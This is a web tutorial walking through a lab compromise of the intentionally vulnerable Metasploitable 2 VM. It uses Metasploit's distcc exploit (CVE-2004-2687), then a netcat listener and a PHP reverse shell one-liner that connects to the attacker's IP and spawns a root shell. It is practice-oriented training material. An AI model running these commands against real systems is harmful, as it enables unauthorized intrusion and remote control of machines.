[Hack Metasploitable 2 Including Privilege Escalation](https://null-byte.wonderhowto.com/how-to/hack-metasploitable-2-including-privilege-escalation-0170603/)

* BY [**BILL TSAPALOS**](https://creator.wonderhowto.com/billythelittle-inactive12142018022133/)
* 04/25/2016 6:06 PM

This guide is written for anyone who is practicing his penetration skills using the Metasploitable 2. The problem that we are facing here is that we have to penetrate to Metasploitable 2 and when this happens we understand that we are not logged in as root but as a user with less privileges!

Step 1Start the Metasploitable 2

We have to start the Metasploitable 2 (I suppose that the reader is able to do it without a guide) and record the IP. For our example the IP of Metasploitable 2 is "*192.168.1.4*". The attackers IP is "*192.168.1.6*" for this example.

Step 2Start the Metasploit

* First, we have to start the PostgreSQL service (**service postgresql start**).
* Then we are ready to start the Metasploit framework(**msfconsole**).

Step 3Let the Penetration Begins

One of the Metasploitable's security issues is [Exploit CVE 2004-2687](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687).

Go to the Metasploit's console and search for distcc (**search distcc**)


[](https://img.wonderhowto.com/img/original/97/25/63597103727692/0/635971037276929725.jpg)

Image via [postimg.org](http://postimg.org/)

Now we are ready to use the exploit and set the values we want for the RHOST, PAYLOAD and LHOST options.

[https://img.wonderhowto.com/img/86/62/63597104500855/0/hack-metasploitable-2-including-privilege-escalation.w1456.jpg](https://img.wonderhowto.com/img/original/86/62/63597104500855/0/635971045008558662.jpg)

Image via [postimg.org](http://postimg.org/)

[https://img.wonderhowto.com/img/85/96/63597104719941/0/hack-metasploitable-2-including-privilege-escalation.w1456.jpg](https://img.wonderhowto.com/img/original/85/96/63597104719941/0/635971047199418596.jpg)

Image via [postimg.org](http://postimg.org/)

[https://img.wonderhowto.com/img/68/55/63597104817452/0/hack-metasploitable-2-including-privilege-escalation.w1456.jpg](https://img.wonderhowto.com/img/original/68/55/63597104817452/0/635971048174526855.jpg)

Image via [postimg.org](http://postimg.org/)

[https://img.wonderhowto.com/img/08/21/63597104940736/0/hack-metasploitable-2-including-privilege-escalation.w1456.jpg](https://img.wonderhowto.com/img/original/08/21/63597104940736/0/635971049407360821.jpg)

Image via [postimg.org](http://postimg.org/)

Now we are going to run the simple exploit command to exploit (**exploit**) the target.


[](https://img.wonderhowto.com/img/original/18/03/63597105282879/0/635971052828791803.jpg)

Image via [postimg.org](http://postimg.org/)

The target is ours or almost ours?! Let's see who am I (**whoami**)!


[](https://img.wonderhowto.com/img/original/81/34/63597105380545/0/635971053805458134.jpg)

Image via [postimg.org](http://postimg.org/)

After all these commands I am a simple deamon! I want the root privilege so much...

Step 4Privilege Escalation 1/2

Now press Ctrl+C to terminate the current connection to the target!


[](https://img.wonderhowto.com/img/original/12/55/63597105579059/0/635971055790591255.jpg)

Image via [postimg.org](http://postimg.org/)

Now exploit the target and send the job to the background (**exploit -j**)


[](https://img.wonderhowto.com/img/original/13/10/63597105881167/0/635971058811671310.jpg)

Image via [postimg.org](http://postimg.org/)

But what? Wait a sec! It is not going to the background! It is waiting for an input. At this moment you are able to run just one command as root. A single line is separating you from root privileges! If you don't believe me run the **whoami**command and you will see! But do not run this if this is your first time reading this tutorial.

At this point I should be clever. What do I want to run as root? Of course a reverse shell to my computer. So, let's start the server!

Step 5Run a Netcat Server

Start a new terminal window and run **netcat -lvp 5555**. Make sure that you are not running any service at 5555 port. If you do just pick your own port number!

[https://img.wonderhowto.com/img/86/50/63597106287783/0/hack-metasploitable-2-including-privilege-escalation.w1456.jpg](https://img.wonderhowto.com/img/original/86/50/63597106287783/0/635971062877838650.jpg)

Image via [postimg.org](http://postimg.org/)

Now, the server is running and waiting for a connection!

Step 6Privilege Escalation 2/2

Now we are back to the other terminal window, Metasploit.

A lot of people would run a reverse shell using the netcat. But let's say that you have no netcat available at the server, what are you going to do? Even the Metasploitable is some kind of server. Open your browser at the Metasploitable's IP and you will see! You will see that you have phpMyAdmin! So, we are going to create a reverse shell using php.

Without more ado, go to the Metasploit terminal and run the command: **php -r '$sock=fsockopen("192.168.1.6",5555);exec("/bin/sh -i <&3 >&3 2>&3");'**


[](https://img.wonderhowto.com/img/original/68/70/63597106937259/0/635971069372596870.jpg)

Image via [postimg.org](http://postimg.org/)

After this, go the other terminal. Yes, the one with the netcat which is waiting! Something nice happened over there...


[](https://img.wonderhowto.com/img/original/00/57/63597107093823/0/635971070938230057.jpg)

Image via [postimg.org](http://postimg.org/)

Can you see that symbol (**#**). It is my favorite! You are logged in as root! If you don't believe me then ask your target **whoami**!

Who needs the [CVE 2009-1185](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE%202009-1185) if you can do it without it! Maybe in the next tutorial I will use it!

If you want to try more reverse shells see [here](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)!

Be well and use Metasploitable only!